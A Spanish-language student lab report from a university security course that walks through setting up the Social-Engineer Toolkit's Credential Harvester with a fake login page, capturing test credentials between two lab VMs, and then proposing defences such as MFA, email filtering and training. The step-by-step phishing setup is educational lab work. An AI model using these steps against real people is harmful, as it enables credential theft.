

UNIVERSIDAD POLITÉCNICA --- DE SAN LUIS POTOSÍ

Actividad 04 – Una página demasiado convincente

López Gómez Samuel

CNO IV – Seguridad Informática

31/08/26

Servando López Contreras

Tabla de índice

Contenido

Tabla de índice	2
Objetivo de la actividad	3
Descripción del escenario	3
Configuración del laboratorio.....	3
Evidencias y descripción del funcionamiento	7
Explicación del Flujo de captura de información	12
Controles de seguridad propuestos	13
Conclusión	14
Referencias	14

Objetivo de la actividad

El objetivo de esta actividad consiste en implementar y analizar en un entorno de laboratorio controlado, una simulación de ingeniería social mediante el uso de la herramienta **Social – Engineer Toolkit (SET)**, utilizando una pagina web ficticia para comprender el funcionamiento de una técnica de captura de información y reconocer los elementos que permiten identificar un intento de phishing.

Descripción del escenario

El escenario propuesto para actividad simula el área de seguridad informática de una organización la cual ha estado recibiendo varios reportes de empleados que aseguran haber recibido un mensaje relacionado con una supuesta actualización de sus credenciales de inicio de sesión. Ya que el mensaje contiene un enlace que dirige a un portal aparentemente institucional.

En dicha pagina incluye un logotipo, campos de usuario y contraseña y un mensaje indicando que la sesión ha expirado y se necesita iniciar sesión nuevamente para continuar.

A primera vista, nada parece fuera de lo común. Sin embargo el portal **no pertenece a la organización**.

Configuración del laboratorio

Procederemos primeramente a crear el entorno controlado para esto necesitaremos lo siguiente:

1. **Máquina Virtual de KaliLinux:** la cual servirá como **atacante** ya que corre la herramienta Social Engineer Toolkit (SET) y también levantará el servidor web falso con Credential Harvester y escuchará la información que se envíe.
2. **Maquina Virtual de Windows10:** la cual servirá como la victima/cliente ya que en esta máquina se abrirá el enlace que se creará en la maquina de KALI y se escribirá las credenciales en el formulario.
3. **Tailscale:** Tailscale es una VPN mesh (red privada virtual punto a punto). La cual permitirá que la máquina de Windows pueda acceder a la dirección que levanta SET en la máquina de Kali Linux.



Instalación Tail scale en ambas máquinas virtuales

Tailscale es una VPN mesh (red privada virtual punto a punto). La finalidad de usarlo en esta actividad es permitir que la maquina de Windows pueda acceder al servidor web que levanta SET en la maquina de Kali Linux, aunque ambas máquinas virtuales estén en redes diferentes, aisladas o detrás de nat.

Ya que cuando levantamos el Credential Harvester en Kali, SET crea un servidor web en una IP local de la maquina virtual. Si nuestra máquina de Windows esta en otra red virtual o en NAT probablemente no podrá llegar a esa IP por alguna de las siguientes razones:

- Las VMs en modo NAT están aisladas de la red física.
- VirtualBox/VMware asignan rangos IP diferentes a cada VM
- El trafico entre redes virtuales está bloqueado por defecto

Entonces Tailscale creara una red privada overlay sobre internet. Cuando instalamos el servicio en ambas maquinas virtuales y las conectamos a alguna cuenta, nuestra maquina Kali y nuestra maquina de Windows obtienen IP totalmente diferentes pero ambas maquinas podrán comunicarse entre si directamente como si estuvieran en la misma LAN.



Después de haber instalado ambos servicios procederemos a dirigirnos a nuestra maquina virtual de Kali para instalar la herramienta de SET. Para esto nos dirigiremos al directorio raíz y crearemos una carpeta llamada tools la cual servirá para instalar la herramienta.

Dentro de la carpeta ejecutaremos el comando git clone para replicar el contenido del repositorio oficial de la herramienta SET.

```
root@kali: /home/kali/tools
(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~$ ls
Desktop Documents Downloads Music Pictures Projects Public Templates Videos
(root@kali)~$ mkdir tools
(root@kali)~$ cd tools
(root@kali)~$ git clone https://github.com/trustedsec/social-engineer-toolkit
Cloning into 'social-engineer-toolkit'...
remote: Enumerating objects: 110637, done.
remote: Counting objects: 100% (241/241), done.
remote: Compressing objects: 100% (102/102), done.
remote: Total 110637 (delta 186), reused 139 (delta 139), pack-reused 110396 (from 3)
Receiving objects: 100% (110637/110637), 175.66 MiB | 14.73 MiB/s, done.
Resolving deltas: 100% (68568/68568), done.
```

Después ejecutaremos los comandos que vienen anexados dentro del repositorio para preparar el entorno en el cual vamos a instalar SET.

```
(root@kali)~$ cd social-engineer-toolkit
(root@kali)~$ python3 -m venv .venv
source .venv/bin/activate
python -m pip install --upgrade pip
python -m pip install -e .
Requirement already satisfied: pip in ~/.venv/lib/python3.13/site-packages (26.1.1)
Collecting pip
  Downloading pip-26.2.1-py3-none-any.whl.metadata (4.6 kB)
  Downloading pip-26.2.1-py3-none-any.whl (1.8 MB)
    1.8/1.8 MB 7.2 MB/s 0:00:00
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 26.1.1
    Uninstalling pip-26.1.1:
      Successfully uninstalled pip-26.1.1
  Successfully installed pip-26.2.1
Obtaining file:///home/kali/tools/social-engineer-toolkit
Installing build dependencies ... done
Checking if build backend supports build_editable ... done
Getting requirements to build editable ... done
Preparing editable metadata (pyproject.toml) ... done
Collecting pexpect (from social-engineer-toolkit==8.1.3)
  Downloading pexpect-4.9.0-py2.py3-none-any.whl.metadata (2.5 kB)
Collecting pycryptodome (from social-engineer-toolkit==8.1.3)
```

Después de haber ejecutado los comandos anteriores, procederemos a ejecutar la herramienta, al escribir y ejecutar el comando nos manda un mensaje indicándonos los términos de uso de la aplicación. Escribiremos Y para aceptar y presionamos enter para que se haga la instalación de la herramienta.

```
(.venv)-(root@kali)-[/home/kali/tools/social-engineer-toolkit]
└─$ setoolkit
[-] New set.config.py file generated on: 2026-08-29 00:37:57.506044
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2026-08-29 00:37:57.506044
[*] SET is using the new config, no need to restart LINUX - PVE32L
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: y
```

Después abriremos una nueva terminal y nos cambiaremos a cualquier carpeta o crearemos una nueva esto a elección personal. Esto ya que dentro de esta carpeta alojaremos el archivo de la página web falsa que usaremos. Escribiremos el comando nano y el nombre del archivo que deseamos ponerle, ya que nano es un editor de texto el cual creara un archivo y podremos guardarlo con cualquier extensión que deseemos.

```
root@kali: /home/kali/Documents
Session Actions Edit View Help
└─(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─(root@kali)-[/home/kali]
└─# cd Documents
└─(root@kali)-[/home/kali/Documents]
└─# nano login.html
```

Dentro del archivo nano escribiremos el código para nuestra pagina HTML, procederemos a presionar Ctrl+X para guardar el archivo y indicaremos que si deseamos guardar el contenido del archivo y luego presionaremos enter para guardar el contenido.

```

GNU nano 9.0 login.html
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Iniciar sesión</title>
  <style>
    * {
      margin: 0;
      padding: 0;
      box-sizing: border-box;
    }
    body {
      font-family: Arial, Helvetica, sans-serif;
      background-color: #f0f2f5;
      min-height: 100vh;
      display: flex;
      justify-content: center;
      align-items: center;
      padding: 20px;
    }
    .login-container {
      background: white;
      border: 1px solid #d1d5db;
      border-radius: 4px;
      box-shadow: 0 2px 8px rgba(0,0,0,0.08);
      width: 100%;
      max-width: 400px;
      padding: 40px 35px;
    }
    .logo-section {
      text-align: center;
  
```

Evidencias y descripción del funcionamiento

Después de haber configurado nuestro entorno controlado y las herramientas necesarias procederemos a hacer el uso del módulo de Credential Harvester. Nos regresaremos a nuestra terminal en la cual hicimos la instalación de SET y se nos mostrara un menú como el mostrado en la imagen. Para poder hacer uso del Credential harvester primeramente seleccionaremos la opción 1 Social-Engineering Attacks

[illegible]

Después de haber entrado a la opción 1, seleccionaremos la opción 2 que es Website Attack Vectors

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Después seleccionaremos la opción 3 para empezar con la configuración del Credential Harvester

```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by white_sheep.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information.

The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL to be a link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser Exploit, and Tabnabbing.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based attacks.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Una vez dentro del módulo Credential Harvester procederemos a seleccionar la opción 3 Custom Import ya que vamos a utilizar el archivo .html que creamos previamente.

```
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>3
```

Credential Harvester nos pedirá una dirección IP que corresponde a la dirección a la que el formulario web enviará las credenciales capturadas mediante una petición POST. En este paso pondremos nuestra dirección IP asignada por Tailscale a la máquina de Kali Linux.

```
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 100.77. [REDACTED]
```

Para continuar con la configuración del módulo Credential Harvester se especificó la ruta del directorio donde se almaceno el archivo HTML. Es importante destacar que SET no abre un archivo de manera directa, en su lugar levanta un servidor web embebido que requiere conocer la ubicación de todos los recursos del sitio. Por esta razón fue necesario proporcionar únicamente la ruta de la carpeta contenedora. Si se hubiera indicado la ruta del archivo individual, SET no habría detectado correctamente los recursos y habría regresado al menú principal.

Asimismo el archivo principal del sitio debió renombrarse obligatoriamente a index.html ya que los servidores web utilizan este nombre como convención estándar para identificar el documento raíz. Este archivo es el que se envía automáticamente cuando un cliente solicita la URL base. De haberse mantenido el nombre original del archivo el servidor no habría podido determinar cuál era el recurso principal lo que habría generado un error.

```
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 100.77. [REDACTED]
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/kali/Documents [REDACTED]
```

Finalmente SET nos mandara un mensaje indicandonos que encontro el archivo index.html dentro de el directorio que le proporcionamos previamente y nos pregunta si deseamos copiar solo el archivo .html o todo el contenido de la carpeta, seleccionaremos la opcion 1 que es copiar el archivo .html

Tras importar el archivo index.html, SET solicita la URL del sitio web. Este parametro configura la redireccion post-captura, es decir una vez que la victima ingresa sus credenciales en el formulario falso y SET las intercepta, el navegador de la victima es redirigido automaticamente hacia la URL proporcionada. El objetivo de esta redireccion es mantener la ilusion de que el inicio de sesión fue exitoso, evitando que la victima sospeche del ataque al encontrarse con una página de error o en blanco. Esta redireccion opera como un parámetro de cierre del flujo de ataque y no representa una interaccion con servicios externos como parte del vector de compromiso, ya que todo se mantuvo dentro del entorno de laboratorio aislado.

```
IMPORTANT: READ THIS BEFORE ENTERING IN THE IP ADDRESS - IMPORTANT -
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 100.77.
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/kali/Documents/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 1
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: http://www.google.com
```

Completado la anterior podemos observar que el Credencial Harvester ya está listo y funcionando en el puerto 80 por defecto ya que es el estándar para el protocolo http.


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 100.77.
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/kali/Documents/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 1
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: http://www.google.com

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Procederemos a cambiarnos a la maquina virtual de Windows y accederemos al servicio web levantado previamente en Kali Linux. En el navegador escribiremos la dirección IP que Tailscale asigno a la maquina atacante por ejemplo 102.77.xxx.xx. Una vez cargada la pagina completaremos el formulario con datos de prueba para simular un inicio de sesión. Se utilizo el usuario prueba y la contraseña prueba1234




Una vez que la víctima presione el botón de inicio de sesión en la maquina de Windows, regresamos a nuestra maquina de Kali para verificar la captura. En la terminal donde se ejecuta SET podemos observar que el módulo Credential Harvester intercepto y registro los datos de autenticación ingresados, mostrando los campos identificados en tiempo real. Para finalizar la ejecución del servicio se enviará la señal de interrupción del proceso mediante la combinación de teclas Ctrl+C.

```
Enter choice [1/2]: 1
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: http://www.google.com

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
100.115. [29/Aug/2026 02:16:52] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=prueba
POSSIBLE PASSWORD FIELD FOUND: password=prueba1234
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

^C[*] File in XML format exported to /root/.set/reports/2026-08-29 02:18:39.850878.xml for your reading pleasure ...
Press <return> to continue
```

Explicación del Flujo de captura de información



El flujo de captura de información está dividido en 7 etapas

Primera etapa: La máquina Víctima (Windows) establece una conexión TCP hacia la dirección IP asignada por Tailscale a la maquina atacante (Kali). Esta conexión es posible gracias al túnel punto a punto que Tailscale genera entre ambos nodos, independientemente de la topología de red subyacente de las maquinas virtuales. El navegador de la víctima envía una petición HTTP GET al servidor web embebido que SET levanto durante la configuración del ataque

Segunda etapa: El servidor embebido de SET recibe la petición GET y muestra el archivo index.html almacenado en el directorio importado. El navegador de la victima interpreta y muestra dicha página. En este punto la victima percibe una interfaz legitima con los campos de inicio de sesión así como también el mensaje de sesión expirada.

Tercera etapa: La victima introduce sus datos de autenticación en los campos del formulario. Estos valores permanecen únicamente en el lado del cliente es decir en el navegador de la máquina de Windows hasta que se ejecute la acción de envió.

Cuarta Etapa: Al presionar el botón de inicio de sesión, el navegador construye una petición HTTP POST dirigida al valor configurado en el atributo action del formulario.

Dicho atributo apunta a la dirección IP de la maquina atacante configurada como POST back. Los datos ingresados son encapsulados en el cuerpo de la petición bajo los parámetros username y password.

Quinta etapa: SET mantiene un listener activo en la dirección y puerto especificados como POST back. Cuando llega la petición POST el módulo Credential Harvester la intercepta antes de que se procese como una autenticación legítima. Extrae los valores de los campos del cuerpo de la petición y los registra en la terminal de ejecución en tiempo real.

Sexta etapa: En la terminal de Kali se observa la salida del modulo donde se despliegan los pares clave-valor capturados. En la salida se puede confirmar que la técnica de ingeniería social logro extraer la información de autenticación sin que la víctima percibiera la interceptación.

Séptima Etapa: Una vez registrados los datos Credential Harvester responde al navegador de la victima con una redirección HTTP hacia la URL configurada en el parámetro de redirección. El navegador de la victima carga el destino final, manteniendo la ilusión de que el proceso de inicio de sesión concluyo de manera normal.

Controles de seguridad propuestos

Capacitación continua: Entrenar al personal para identificar indicadores de phishing y realizar campañas periódicas de correos de prueba sin daño para medir la tasa de clics y reforzar el aprendizaje de quienes caen.

Autenticación Multifactor: Tener activado el doble factor de autenticación (2FA) actúa como una capa adicional en caso de que el atacante capture el usuario y la contraseña

Filtrado en el correo: Implementar filtros anti-spoofing como SPF, DKIM y DMARC dentro de la red para evitar que atacantes suplanten la identidad.

Honeypots: Colocar cuentas señuelo (canary tokens) en la red. Si alguien intenta usar esas credenciales se generará una alerta inmediata de compromiso.

Segmentación de la red: Si un atacante ingresa con credenciales robadas la segmentación de la red y los firewalls internos deben impedir que se mueva lateralmente hacia servidores críticos.

Protección de DNS: Implementar resolutores DNS con filtrado que impidan la resolución de dominios conocidos por alojar campañas de phishing.

Conclusión

Esta actividad evidencio que los ataques de phishing no requieren infraestructura sofisticada para ser efectivos ya que con una pagina sencilla, un servidor local y un enlace dirigido es posible comprometer credenciales de autenticación. Por ello la prevención no puede depender únicamente de controles técnicos sino que debe complementarse con una fuerte cultura de seguridad en los usuarios, la capacitación continua para identificar intentos de phishing y la implementación de mecanismos como lo es la autenticación multifactorial, el filtrado de correo y el monitoreo constante en la red.

Referencias

Kali Linux. (2026). *Social-Engineer Toolkit (SET)*. Kali Linux Tools.

<https://www.kali.org/tools/set/>

Rose, S., Nightingale, S., Garfinkel, S., & Chandramouli, R. (2019). *Trustworthy Email* (NIST SP 800-177 Rev. 1). National Institute of Standards and Technology.

<https://doi.org/10.6028/NIST.SP.800-177r1>

Tailscale Inc. (2025). *What is Tailscale?* Tailscale Documentation.

<https://tailscale.com/docs/concepts/what-is-tailscale>

TrustedSec. (2024). *Social-Engineer Toolkit (SET)*. GitHub Repository.

<https://github.com/trustedsec/social-engineer-toolkit>